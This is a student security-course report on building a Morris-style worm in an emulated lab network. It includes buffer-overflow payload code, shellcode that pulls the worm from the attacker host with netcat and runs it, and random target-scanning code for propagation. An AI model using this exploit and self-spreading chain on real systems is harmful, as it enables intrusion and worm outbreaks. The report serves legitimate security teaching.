CSE 406 Report on Assignment 2

Malware Design : Morris Worm

Submitted by

Mushtari Sadia

1705037

Level 4 - Term 1

August 7, 2022

1 Initial Setup and Visualizing Infected Hosts

For the setup of this assignment, two docker containers had to be built - one called nano internet with 15 host emulators, the other one called map. We were able to visualize the network by going to http://localhost:8080/map.html and pinging from a host.

```
[08/06/22]seed@VM:~/.../internet-nano$ docksh a9
root@a9d0c1e7c3a6:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
From 10.153.0.254 icmp_seq=1 Destination Net Unreachable
From 10.153.0.254 icmp_seq=21 Destination Net Unreachable
```

Figure 1: Ping From A Host




Figure 2: Visualizing Infected Hosts

2 Task 1: Attack Any Target Machine

The first task was to inflict buffer overflow attack from one machine on another target machine. To do that, first we need to turn off address randomization for all machines so that all servers have identical parameters. Then, we need to get the address of the frame pointer and the buffer's starting address. We achieve that by providing the command - "*echo hello | nc -w2 10.151.0.71 9090*".

```
[08/06/22]seed@VM:~/.../internet-nano$ dockps
8424e3f02510  as153h-host_2-10.153.0.73
c9595cf4d810  as100rs-ix100-10.100.0.100
9161a52ab818  as153r-router0-10.153.0.254
e77bafea9b3b  as151h-host_3-10.151.0.74
a194e8b19b36  as152h-host_0-10.152.0.71
05a432f8f156  as153h-host_4-10.153.0.75
d1810b022a80  as152h-host_4-10.152.0.75
2b2d7ec262e8  as152h-host_1-10.152.0.72
64c0d1abc64f  as151r-router0-10.151.0.254
0a27a1c90b40  as152r-router0-10.152.0.254
72d0f5c0cda4  as151h-host_0-10.151.0.71
2d33da2513f4  as153h-host_1-10.153.0.72
b64d5d0dea6a  as152h-host_3-10.152.0.74
```

Figure 3: Task 1

```
[08/06/22]seed@VM:~/.../internet-nano$ docksh e7
root@e77bafea9b3b:/# echo hello | nc -w2 10.151.0.71 9090
```

Figure 4: Task 1

```
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 0
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
```

Figure 5: Task 1

After getting the address of the frame pointer and starting address of buffer, we modify the provided 'worm.py' file in the worm directory. Here we are trying to generate a payload badfile to inflict buffer overflow attack on a target machine. To do that, we set the return address value to the value of the frame pointer. We add some arbitrary value (24) to compensate for the space occupied by other things. Then, we set the offset to be the difference of the frame pointer and buffer's starting address, plus 4. We insert the shellcode in proper position. This is how we design the payload to inflict buffer overflow attack on any machine.

```python
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0xffffd5f8 + 24  # Need to change
   offset = 116  # Need to change

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)
```

Figure 6: Task 1

```
[08/06/22]seed@VM:~/.../worm$ chmod +x worm.py
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
***********************************
>>>>> Attacking 10.151.0.71 <<<<<
***********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

Figure 7: Task 1

As we can see in figure 8, the last output from machine 10.151.0.71 shows that shellcode is running on that device.

```
seed@VM: ~/.../internet-nano    seed@VM: ~/.../internet-nano    seed@VM: ~/.../Labsetup    seed@VM: ~/.../internet-nano
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 0
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 6
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | (^_^) Shellcode is running (^_^)
```

Figure 8: Task 1

3 Task 2: Self Duplication

For the second task, we had to implement self duplication for the worm. It had to be spread from one place to another place automatically. Meaning, the worm had to be able to copy itself from one machine to another machine. To do that, we use the following approach - we design a small payload that contains a simple pilot code, and a larger payload that contains more sophisticated code. The pilot code is the shellcode included in the malicious payload in the buffer-overflow attack. Once the attack is successful and the pilot code runs a shell on the target, it can use shell commands to fetch the larger payload from the attacker machine, completing the self duplication.
So, after the first task, now we modify the shellcode to have meaningful commands. We make use of the following commands :

- nc -lnv 8080 < worm.py
- nc -w5 <server-ip> 8080 > worm.py

We can use these commands to send our malicious worm from one machine to another. The first command creates a server on the port 8080 and provides the file. The second command is for the client, where the client machine tries to receive the worm from the server for 5 seconds. In our shellcode, we can put the latter command to make a machine receive the worm file. We can provide the IP address of the attacker machine while generating the badfile from the attacker.




Figure 9: Task 2

First, we need to create the worm.py file in the attacker machine. We do that in the bof directory. Then we create a server for this file in the attacker machine.




Figure 10: Task 2

Then, we run the worm on the attacker machine to send it to a victim machine with the IP address 10.151.0.71.




Figure 11: Task 2

Now, if we go to the victim machine and check the bof directory, we can see that the worm.py file has been received.




Figure 12: Task 2

4 Task 3: Propagation

After fnishing the previous task, we were able to get the worm to crawl from our computer to the first target, but the worm will not keep crawling. We need to make changes to worm.py so the worm can continue crawling after it arrives on a newly compromised machine. To achieve that, first we need to modify the getNextTarget() function, which gives us the IP address of the next victim machine. Up until now, we had only one victim machine with the IP address of 10.151.0.71. Now we will generate IP addresses randomly. We also need to check if the randomly generated ip address if the host machine itself, or if the machine with that ip address actually exists or not. We achieve these goals by doing the following modifications in the getNextTarget() function.

```python
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    alive = False
    while alive!=True:
        X = random.randint(151,155)
        Y = random.randint(70,80)
        ip_addr = '10.'+str(X)+'.0.'+str(Y)
        if IPAddress==ip_addr:
            continue
        try :
            output = subprocess.check_output(f"ping -q -c1 -W1 {ip_addr}", shell=True)
            result = output.find(b'1 received')
            if result == -1:
                print(f"{ip_addr} is not alive", flush=True)
            else:
                print(f"*** {ip_addr} is alive, launch the attack", flush=True)
                alive = True
        except :
            print("trying new address")
    print(ip_addr)
    return ip_addr
```

Figure 13: Task 3

We start the attack from any one machine as before.

```
[08/06/22]seed@VM:~/.../internet-nano$ docksh f5
root@f546ffc1eb2a:/# cd bof
root@f546ffc1eb2a:/bof# rm worm.py
root@f546ffc1eb2a:/bof# nano worm.py
root@f546ffc1eb2a:/bof# nc -lnv 8080 < worm.py
Listening on 0.0.0.0 8080
Connection received on 10.152.0.75 43932
root@f546ffc1eb2a:/bof# 
```

Figure 14: Task 3

```
[08/06/22]seed@VM:~/.../internet-nano$ docksh f5
root@f546ffc1eb2a:/# python3 worm.py
python3: can't open file 'worm.py': [Errno 2] No such file or directory
root@f546ffc1eb2a:/# cd bof
root@f546ffc1eb2a:/bof# python3 worm.py
10.152.0.74
The worm has arrived on this host ^_^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
trying new address
trying new address
trying new address
*** 10.152.0.75 is alive, launch the attack
10.152.0.75
**********************************
>>>>> Attacking 10.152.0.75 <<<<<
**********************************
root@f546ffc1eb2a:/bof#
```

Figure 15: Task 3

As we can see from the terminal of the internet container, the attack is propagating from one machine to another. The host machine 10.153.0.71 first generates two ip addresses which were found to be not alive. Then after finding a valid ip address (10.153.0.74), it attacks that machine, and the machine runs the shellcode. Now, if we go to that machine, we will see it has the worm on the bof directory.




Figure 16: Task 3





Figure 17: Task 3

Similarly, machines 10.153.0.72 and 10.152.0.75 both are attacked and if we check their bof directories, we see that they have also received the worm.

Figure 18: Task 3



```
2c2b285a6f17  as152h-host_1-10.152.0.72
513ff072ff07  as151h-host_1-10.151.0.72
d1c0450ed212  as153h-host_2-10.153.0.73
a58b8f5f30b4  as153h-host_4-10.153.0.75
15b260667fc5  as151h-host_3-10.151.0.74
d655988674a5  as152h-host_2-10.152.0.73
ead8d1fad3cb  seedemu_client
e3e8a3aac7f7  mysql-10.9.0.6
[08/06/22]seed@VM:~/.../internet-nano$ docksh 2c
root@2c2b285a6f17:/# cd bof
root@2c2b285a6f17:/bof# ls
badfile  server  stack  worm.py
root@2c2b285a6f17:/bof# exit
exit
[08/06/22]seed@VM:~/.../internet-nano$ docksh a5
root@a58b8f5f30b4:/# cd bof
root@a58b8f5f30b4:/bof# ls
badfile  server  stack  worm.py
root@a58b8f5f30b4:/bof#
```

Figure 19: Task 3


5 Task 4: Preventing Self Infection

In this task, we had to add a checking mechanism to the worm code to ensure that only one instance of the worm can run on a compromised computer. Also, we needed to ensure that if a worm file is already present in a victim machine. If so, then we needed to ensure that the victim machine does not copy the worm file from the source again. To achieve the given objective, we add a command in the shellcode to check if the worm exists in the local directory of the victim machine. We use the ls command for this. If it does, the next part of the shellcode will not be executed. If it does not, the ls command will produce an error saying it cannot access worm.py. Then the rest of the shellcode will get executed.

```
host_name = socket.gethostname()
IPAddress = socket.gethostbyname(host_name)
print(IPAddress)
# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " (ls worm.py && echo yes) || (echo '(^_^) Shellcode is running (^_^)'; "
   " nc -w5 "+IPAddress+" 8080 > worm.py; python3 worm.py;                  "
   " nc -lnv 8080 < worm.py;)                                             *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Figure 20: Task 4


For example, machine 10.152.0.73 did not have the worm file, so the rest of the shellcode was executed on that machine.



```
as152h-host_0-10.152.0.71         | (^_^) Shellcode is running (^_^)
as152h-host_0-10.152.0.71         | Listening on 0.0.0.0 8080
as152h-host_2-10.152.0.73         | Starting stack
as152h-host_2-10.152.0.73         | ls: cannot access 'worm.py': No such file or direct
ory
as152h-host_2-10.152.0.73         | (^_^) Shellcode is running (^_^)
as152h-host_2-10.152.0.73         | 10.152.0.73
as152h-host_2-10.152.0.73         | The worm has arrived on this host ^_^
as152h-host_2-10.152.0.73         | 10.152.0.70 is not alive
as152h-host_2-10.152.0.73         | *** 10.151.0.71 is alive, launch the attack
as152h-host_2-10.152.0.73         | 10.151.0.71
as152h-host_2-10.152.0.73         | **********************************
as152h-host_2-10.152.0.73         | >>>>> Attacking 10.151.0.71 <<<<<
as152h-host_2-10.152.0.73         | **********************************
as151h-host_0-10.151.0.71         | Starting stack
as151h-host_0-10.151.0.71         | ls: cannot access 'worm.py': No such file or direct
ory
as151h-host_0-10.151.0.71         | (^_^) Shellcode is running (^_^)
```

Figure 21: Task 4

Machine 10.152.0.71 did have the worm file, so the shellcode was not executed on that machine.



```
as153h-host_2-10.153.0.73         | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73         | 10.153.0.73
as153h-host_2-10.153.0.73         | The worm has arrived on this host ^_^
as153h-host_2-10.153.0.73         | 10.151.0.77 is not alive
as153h-host_2-10.153.0.73         | *** 10.152.0.71 is alive, launch the attack
as153h-host_2-10.153.0.73         | 10.152.0.71
as153h-host_2-10.153.0.73         | **********************************
as153h-host_2-10.153.0.73         | >>>>> Attacking 10.152.0.71 <<<<<
as153h-host_2-10.153.0.73         | **********************************
as152h-host_0-10.152.0.71         | Starting stack
as152h-host_0-10.152.0.71         | worm.py
as152h-host_0-10.152.0.71         | yes
as153h-host_2-10.153.0.73         | Listening on 0.0.0.0 8080
as153h-host_2-10.153.0.73         | Starting stack
```

Figure 22: Task 4

6 Conclusion

An interesting observation from task 3 was that it was quite time consuming for the worm to reach the entire nano internet as generating all the correct ip addresses randomly was not feasible. A better design of random generation of ip addresses may solve this issue and make the worm reach the entire network.